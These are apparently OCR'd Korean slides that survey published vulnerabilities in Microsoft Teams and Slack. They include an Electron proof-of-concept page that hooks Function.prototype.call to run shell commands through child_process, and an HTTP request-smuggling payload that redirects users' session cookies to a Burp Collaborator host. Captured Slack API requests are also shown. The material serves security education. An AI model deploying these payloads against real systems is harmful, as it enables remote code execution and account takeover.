
- Microsoft Teams RCE
- 2020년 11월
- CVE-2020-17091
- Electron.js

```
<!-- step2.html -->
<!DOCTYPE html>
<html>
  <head>
   <script>
   // without context isolation the Function prototype is shared with with nodejs internals.
   // this means we can overload and a hook a function call that gets the node "process" object.
   Function.prototype.call = new Proxy(Function.prototype.call, {
    apply: function(target, thisArg, argumentsList) {
     var ret = Reflect.apply(target, thisArg, argumentsList);
     if(argumentsList[0].pid){ // this is probably a process ref
      argumentsList[0].mainModule.require('child_process').execSync('open /Applications/Calculator.app');
     }
     return ret
    }
   });
   location.href="done.html"

   </script>
  </head>
  <body>
    MSTeams POC Step #2
  </body>
</html>
```




Microsoft Teams

- Microsoft Teams 0-click RCE
- 2020년 12월
- AngularJS




Slack

- 클라우드 기반 팀 협업 도구



Slack

- Account takeovers using HTTP Request Smuggling
- 2020년 3월



Slack

- Account takeovers using HTTP Request Smuggling
- 2020년 3월

So whats the deal with this request anyway? It looks weird...

```
GET https://ni95iqeusvtx8ssxua2oc5l7byht5i.burpcollaborator.net HTTP/1.1
X: XGET /some/requested/endpoint HTTP/1.1
Host: slackb.com
User-Agent: Mozilla/5.0...
Cookie: d=x5gINMex%2BG7R%2BpykcwFd.....
```

Well it turns out that when the backend gets a 'GET <URL> HTTP/1.1' it responds with this:

```
HTTP/1.1 301 Moved Permanently
Date: Wed, 13 Nov 2019 23:29:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 95
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Location: https://ni95iqeusvtx8ssxua2oc5l7byht5i.burpcollaborator.net/

<a href="https://ni95iqeusvtx8ssxua2oc5l7byht5i.burpcollaborator.net/">Moved Permanently</a>.
```

and all cookies (including 'd') get redirected there too.... :(

Slack

- Slack Desktop app RCE
- 2020년 8월

Send | Cancel | < | > | Target: https://files.slack.com

Request

Raw | Params | Headers | Hex | Hackvertor

```
GET /files-pri/T02AVL3AF-FT6E7A2S3/title HTTP/1.1
Host: files.slack.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ..snip..
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Content-Type: application/vnd.slack-docs; charset=utf-8
Content-Length: 54
Connection: close
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: Mon, 26 Jul 1997 05:00:00 GMT
X-Backend: supra-prod-iad-96f7dfc49-zc65t
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex
X-Slack-Meta: proxy
Date: Sun, 26 Jan 2020 17:49:58 GMT
X-Cache: Miss from cloudfront
Via: 1.1 fbf20877e73563def3c2e6d94c9533e0.cloudfront.net
(CloudFront)
X-Amz-Cf-Pop: LHR62-C5
X-Amz-Cf-Id:
NP6lJrL1EEFtTM7xxANv8Ai8jaIJWkYleg2szaed4ppe6mzN8BTUkw==

{"full":"<p>content<\/p>","preview":"<p>content<\/p>"}
```

Slack

- Slack Desktop app RCE
- 2020년 8월

Send | Cancel | < | > | Target: https://evolutiongaming.slack.com

Request

Raw | Params | Headers | Hex | Hackvertor

```
POST
/api/files.info?_x_id=b9a1afd0-1580060976.680&slack_route=T02AVL3AF&_x_version_ts=1579903227&_x_gantry=true HTTP/1.1
Host: evolutiongaming.slack.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------324385848619476696894009771090
Content-Length: 1122
Origin: https://app.slack.com
Connection: close
Cookie: ..snip..

----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="file"

FT6E7A2S3
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="page"

1
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="count"

500
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="truncate"

1
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="token"

xoxc-token
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="_x_reason"

file-subscription.fetchFileInfo
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="_x_mode"

online
----------------------------324385848619476696894009771090
Content-Disposition: form-data; name="_x_sonic"

true
----------------------------324385848619476696894009771090--
```

Response


Raw | Headers | Hex | JSON Beautifier


```
{
  "ok": true,
  "file": {
    "id": "FT6E7A2S3",
    "created": 1580060954,
    "timestamp": 1580060961,
    "name": "title",
    "title": "title",
    "mimetype": "application/vnd.slack-docs",
    "filetype": "docs",
    "pretty_type": "Arugula",
    "user": "U3TGFQQMR",
    "editable": true,
    "size": 14,
    "mode": "docs",
    "is_external": false,
    "external_type": "",
    "is_public": false,
    "public_url_shared": false,
    "display_as_bot": false,
    "username": "",
    "url_private": "https://files.slack.com/files-pri/T02AVL3AF-FT6E7A2S3/title",
    "url_private_download": "https://files.slack.com/files-pri/T02AVL3AF-FT6E7A2S3/download/title",
    "permalink": "https://evolutiongaming.slack.com/files/T02AVL3AF/FT6E7A2S3",
    "permalink_public": "https://slack-files.com/T02AVL3AF-FT6E7A2S3-e752e5be19",
    "preview": "<p>content</p>",
    "editor": "U3TGFQQMR",
    "last_editor": "U3TGFQQMR",
    "non_owner_editable": false,
    "updated": 1580060961,
    "comments_count": 0,
    "is_starred": false,
    "shares": {
      "private": {
        "D3U91LD4N": [
          {
            "reply_users": [],
            "reply_users_count": 0,
            "reply_count": 0,
            "ts": "1580060967.050100"
          }
        ]
      }
    },
    "channels": [],
    "groups": [],
    "ims": [
      "D3U91LD4N"
    ],
    "has_rich_preview": false
  },
  "content_html": "<p>content</p>",
  "comments": [],
```


- https://files.slack.com/files-pri/{TEAM_ID}-{FILE_ID}/TITLE


Slack

- Slack Desktop app RCE
- 2020년 8월



Slack

- Slack Desktop app RCE
- 2020년 8월



Slack

